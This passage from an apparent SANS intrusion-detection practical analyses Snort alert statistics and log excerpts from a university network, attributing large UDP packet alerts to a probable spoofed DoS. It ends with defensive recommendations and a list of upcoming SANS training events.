Percentage and number of attacks from a host to a destination

%	# of attacks	from	to
6.53	18189	209.190.237.123	10.10.70.134
3.26	9087	61.153.17.244	10.10.111.221
2.54	7074	10.10.205.30	62.31.113.39
1.97	5483	61.150.5.19	10.10.111.142
1.86	5189	61.153.17.246	10.10.111.221
1.22	3406	61.153.17.188	10.10.111.142
0.93	2581	61.153.17.24	10.10.111.131
0.76	2117	10.10.219.10	207.151.8.224
0.69	1935	10.10.219.10	62.194.55.12
0.68	1885	200.30.239.97	10.10.218.254

Percentage and number of attacks to one certain host

%	# of attacks	to	method
6.53	18181	10.10.70.134	MISC Large UDP Packet
5.27	14682	10.10.111.221	MISC Large UDP Packet
4.13	11512	10.10.111.142	MISC Large UDP Packet
2.54	7074	62.31.113.39	ICMP Echo Request speedera
2.54	7064	10.10.253.114	WEB-MISC prefix-get //
1.44	4022	10.10.140.9	MISC traceroute
1.11	3083	10.10.100.165	CS WEBSERVER - external web traffic
0.97	2701	10.10.111.131	MISC Large UDP Packet
0.76	2117	207.151.8.224	ICMP Destination Unreachable (Protocol Unreachable)

0.69 1935 62.194.55.12 ICMP Destination Unreachable (Protocol Unreachable)

Using the charts above, you find that the largest directed attack is a Large UDP Packet attack (which previously was diagnosed as a possible DoS) from 209.190.237.123 to 10.10.70.134. A close second is another of these attacks from 61.153.17.244 to 10.10.111.221. The third big hitter of attacks is from 10.10.205.30 to 62.31.113.39 which is a ICMP Echo Request speedera attack which could be a result of a traffic management solution that has been placed on the network. The only problem with that explanation is that the site in which this host is communicating with is in Great Britain. This host should be examined to determine if this is what is taking place. If it is not a result of a traffic management application, the system should be removed from the network and re-loaded since it has probably been compromised.

A look at an extract of the alerts for the top offender shows the following:

```
10/08-13:05:43.002504  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:43.147413  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:47.651239  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:50.970255  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:51.117530  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:58.079894  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:05:59.889503  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:06:16.392022  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:06:17.788728  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:06:18.087307  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:06:20.544643  [**] MISC Large UDP Packet [**]
209.190.237.123:26057 -> 10.10.70.134:13121
10/08-13:06:22.453922  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
10/08-13:06:23.546832  [**] MISC Large UDP Packet [**]
209.190.237.123:0 -> 10.10.70.134:0
...
```

As can be seen, most of the attacks are 209.190.237.123:0 -> 10.10.70.134:0 in which both the source and destination ports are 0. This of course is illegal, so these packets are most likely spoofed.

Insights:
Many of the observations have been made throughout this document, but in summary, there appears to be a group of sites that are currently running DoS attacks against several hosts on the internal network. That being bad enough, there are also indications that there is Gnutella and Napster activity which is also probably impacting the University's bandwidth. In addition, the Snort definitions probably should be updated, since it appears that the current set is not picking up some of the more recent attacks accurately (i.e. Nimda triggered as the Command Execution attack and Unicode attacks).

Defensive Recommendations:
Again, many recommendations have been made throughout the document, but some are more critical than others. Again, the Snort signature files should be updated. Also, ACLs should be placed on the perimeter routers to block traffic from the sites that are attempting to DoS many of the hosts on the internal network. There are at least two to three hosts on the internal network that should be checked for compromise, since there is some suspicious traffic coming from these hosts. Lastly, the instant messaging should be restricted if not disallowed on the network. Outside of the fact that bandwidth is taken up unnecessarily, there are several worms and viruses that take advantage of instant messaging. Therefore, unless it is absolutely necessary, it should be not be allowed.

Analysis Process:
Much of the analysis work was done via the Snort_Stat perl script. Although, SnortSnarf was tried, I ran into memory problems attempting to run the script on the Alert, Scans and OOS combined files. In addition, I was receiving a script error when attempting to run the script.

The rest of the analysis was done with the help of Lotus 123 and through manual investigation of the files. As was stated initially, a 10,000 foot view of the attacks was used initially and as needed, the more detailed files were looked at.

Last Updated: May 22nd, 2017

Upcoming Training

Mentor Session - SEC503	**Oceanside, CA**	**May 29, 2017 - Jun 29, 2017**	**Mentor**
Security Operations Center Summit & Training	**Washington, DC**	**Jun 05, 2017 - Jun 12, 2017**	**Live Event**
SANS Houston 2017	**Houston, TX**	**Jun 05, 2017 - Jun 10, 2017**	**Live Event**
SANS Columbia, MD 2017	**Columbia, MD**	**Jun 26, 2017 - Jul 01, 2017**	**Live Event**
SANS London July 2017	**London, United Kingdom**	**Jul 03, 2017 - Jul 08, 2017**	**Live Event**
SANSFIRE 2017	**Washington, DC**	**Jul 22, 2017 - Jul 29, 2017**	**Live Event**
SANSFIRE 2017 - SEC503: Intrusion Detection In-Depth	**Washington, DC**	**Jul 24, 2017 - Jul 29, 2017**	**vLive**
SANS San Antonio 2017	**San Antonio, TX**	**Aug 06, 2017 - Aug 11, 2017**	**Live Event**
SANS Boston 2017	**Boston, MA**	**Aug 07, 2017 - Aug 12, 2017**	**Live Event**
SANS Virginia Beach 2017	**Virginia Beach, VA**	**Aug 21, 2017 - Sep 01, 2017**	**Live Event**
SANS Adelaide 2017	**Adelaide, Australia**	**Aug 21, 2017 - Aug 26, 2017**	**Live Event**
SANS Network Security 2017	**Las Vegas, NV**	**Sep 10, 2017 - Sep 17, 2017**	**Live Event**
SANS vLive - SEC503: Intrusion Detection In-Depth	**SEC503 - 201709,**	**Sep 11, 2017 - Oct 18, 2017**	**vLive**
Baltimore September 2017 - SEC503: Intrusion Detection In-Depth	**Baltimore, MD**	**Sep 25, 2017 - Sep 30, 2017**	**vLive**
SANS London September 2017	**London, United Kingdom**	**Sep 25, 2017 - Sep 30, 2017**	**Live Event**
SANS Baltimore Fall 2017	**Baltimore, MD**	**Sep 25, 2017 - Sep 30, 2017**	**Live Event**
Community SANS Scottsdale SEC503	**Scottsdale, AZ**	**Oct 02, 2017 - Oct 07, 2017**	**Community SANS**
SANS October Singapore 2017	**Singapore, Singapore**	**Oct 09, 2017 - Oct 28, 2017**	**Live Event**
Community SANS Ottawa SEC503	**Ottawa, ON**	**Oct 16, 2017 - Oct 21, 2017**	**Community SANS**
SANS Seattle 2017	**Seattle, WA**	**Oct 30, 2017 - Nov 04, 2017**	**Live Event**
SANS San Diego 2017	**San Diego, CA**	**Oct 30, 2017 - Nov 04, 2017**	**Live Event**
San Diego Fall 2017 - SEC503: Intrusion Detection In-Depth	**San Diego, CA**	**Oct 30, 2017 - Nov 04, 2017**	**vLive**
SIEM & Tactical Analytics Summit & Training	**Scottsdale, AZ**	**Nov 28, 2017 - Dec 05, 2017**	**Live Event**
SANS OnDemand	**Online**	**Anytime**	**Self Paced**
SANS SelfStudy	**Books & MP3s Only**	**Anytime**	**Self Paced**